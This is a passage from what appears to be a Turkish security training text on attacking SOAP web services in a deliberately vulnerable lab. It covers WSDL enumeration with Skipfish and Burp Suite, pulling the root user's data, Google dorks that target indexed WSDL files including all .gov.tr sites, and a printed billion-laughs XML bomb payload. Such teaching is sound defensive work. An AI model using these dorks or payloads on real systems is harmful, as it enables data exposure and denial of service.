http isteklerinden biri ile mi isteği gönderdiğimizizi de bilmiyoruz. Dolayısıyla WSDL bize bunları öğretmektedir. WSDL var olduğunda “geçerli” bir

istemek yapabiliriz.

Açıklığın Çözümü

Öncelikle crawling ile hedef soap web servis haritalandırılır. Hedef soap web servise crawling yapmak için çeşitli araçlar vardır. Burada iki örnekten bahsedilecektir.


- Skipfish (ücretsiz)
- Burpsuite Pro (ücretli)

i) Skipfish

Ubuntu 18.04 LTS Terminal:


```
> skipfish -o Desktop/result/ http://dvws_webservis_url/dvws/
```

Çıktı:




```
File Edit View Search Terminal Help
~$ skipfish -o Desktop/result/ http://192.168.56.103/dvws-master/
```

Tarama Başlatılır




```
Activities Terminal - Pst 11:48
skipfish version 2.10b by icantuf@google.com
- 192.168.56.103 -
Scan statistics:
  Scan time : 0:00:11.438
  HTTP requests : 5463 (498.4/s), 11946 kB in, 1166 kB out (1146.3 kB/s)
  Compression : 0 kB in, 0 kB out (0.0% gain)
  HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 63 total (94.6 req/conn)
  TCP faults : 0 failures, 0 timeouts, 1 purged
  External links : 37 skipped
  Reqs pending : 295
Database statistics:
  Pivots : 279 total, 58 done (20.79%)
  In progress : 38 pending, 182 init, 7 attacks, 2 dict
  Missing nodes : 0 spotted
  Node types : 1 serv, 19 dir, 59 file, 0 pinfo, 194 unk, 6 par, 0 val
  Issues found : 12 info, 0 warn, 0 low, 2 medium, 0 high impact
  Dict size : 148 words (148 new), 7 extensions, 256 candidates
  Signatures : 77 total
```

Tarama Sürer



Tarama Sonucu Gelir



WSDL Elde Edilir




b) Burpsuite Pro




> BurpSuitePro



Dashboard -> New Scan -> Scan Type -> Crawl


-> URLs To Scan -> http://dvws_webservis_url

-> OK













Bunun neticesinde web servisin tanıdığı xml http istekler listelenir.




Kapsamdaki xml http istek paketleri ile soap web servis endpoint'lerine (uç noktalarına) istekler yapılabilir hale gelir. Listelenen xml http isteklerinden biri açıldığında "Body" sekmesine gelerek isteğin parametreleri kurcalanabilir ve girilecek değerler ile SEND sonrası yanıtlar gözlemlenebilir. Örneğin return_price xml http isteğinde iOS, veya Android girildiğinde yanıt olarak bir sayı gelmektedir.






Crawling ile keşfedilen soap web servis kapsam dosyasında farklı xml http istekleri de vardır. Bunlar incelendiğinde check_user_information adlı bir xml http isteği göze çarparacaktır. İsminden anlaşıldığı kadarıyla kullanıcı adıyla bir şeyler sorgulayan ve döndüren bir xml http isteği. Dolayısıyla burada kritik bir şeyler vardır düşüncesiyle bu xml http isteği üzerine odaklanılır.



Bu dikkate değer istek gövdesinde bir kullanıcı adı almaktadır. Buraya denemeler yapılabilir. Örneğin uygulama dünyasında sık kullanılan ve yetkisi en yüksek olarak bilinen root kullanıcı adı girilebilir.



Yanıt döndüğünde isabetli bir deneme yapıldığı ve en yüksek haklardaki kullanıcının bilgilerinin döndüğü tecrübe edilecektir.

Açıklığın Önlemi

WSDL enumeration açıklık çözümünden anlaşılacağı üzere WSDL kapsamını public olarak paylaşmak saldırganın normalde göremeyeceği endpoint'leri (uç noktaları) görmesi demek olacaktır ve bu açıklık çözümünde olduğu gibi fikir yürüterek bilgi toplayabilecektir, veya sızma faaliyeti gerçekleştirebilecektir.

Bu nedenle web servislerde kapsam dosyaları public (herkes) erişilebilir olmamalıdır. Http Digest Authentication ile parola kontrollü erişilebilir olmalıdır.

Ek

Google dork kullanarak internette var olan internete açık web servislerin wsdl dosyası google arama sonuçlarında index'lenmişse kontrolü ve keşfi örnek olarak şöyle yapılabilir:

```
# Google Arama Motoruna Hedef Web Servisin WSDL  
# Dosyası Arama Sonuçlarında Index'lenmiş mi Diye Soralım.
```

Google Arama Kutusu:

```
site:ilgisite.com filetype:wsl wsl
```

```
# Google Arama Motoruna .gov.tr ile Biten Web Sitelerin  
# WSDL Dosyası Arama Sonuçlarında Index'lenmiş mi Diye  
# Soralım.
```

Google Arama Kutusu:

site:*.gov.tr filetype:wSDL wSDL

Çıktı:



Sonuç

Bu demoda bilgi ifşası açıklığı yoluyla bilgi toplama (enumeration) gösterilmiştir.

5.4.2 XML Bomb (CWE-776, CAPEC-197)

Bu demoda XML bomb (diğer adıyla; XML Entity Expansion, diğer adıyla; A Billion Laughs) saldırısı gösterilecektir ve hedef SOAP web servis sunucusunun servis dışı bırakılması uygulanacaktır.

Kullanılan Materyaller

Ubuntu 18.04 LTS	// Fiziksel Makine
Burpsuite Pro - Kali Linux 2022	// Saldırgan Sanal Makine
DVWS - Windows 10 Home Premium VM	// Hedef SOAP DVWS // Web Servis Sanal Makine

Not 3: DVWS kasıtlı zafiyetler içeren web uygulamasının Windows 10 Home Premium'a kurulumu için bkz. [EK > DVWS Web API'yi Windows'a \(Windows 10 Home Premium Sürümüne\) Kurma.](#)

Açıklık Açıklaması

XML Bomb açıklığı XML spesifikasyonunun XML dökümanlarına birbirlerini referans eden entity'ler tanımlanmasına izin veriyor olması nedeniyle ortaya çıkar. Eğer Xml dökümanında birbirini referans eden entity'ler dikkate değer bir derinlikte recursive (özyinelemeli) olarak tanımlanırsa zafiyetli XML Parser web sunucuda exponential (üstel) derecede artan CPU ve RAM

tüketimine gider ve bu durum web servisin servis dışı kalması ile sonuçlanır.

En popüler XML Bomb saldırı payload örneği “billion laughs” şu şekildedir:

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY ha "Ha !">
<!ENTITY ha2 "&ha; &ha;">
<!ENTITY ha3 "&ha2; &ha2;">
<!ENTITY ha4 "&ha3; &ha3;">
<!ENTITY ha5 "&ha4; &ha4;">
...
<!ENTITY ha256 "&ha255; &ha255;">
]>
<root>&ha256;</root>
```


Bir diğer popüler XML Bomb saldırı payload örneği “Quadratic Blowup” ise şu şekildedir:

```
<?xml version="1.0"?>
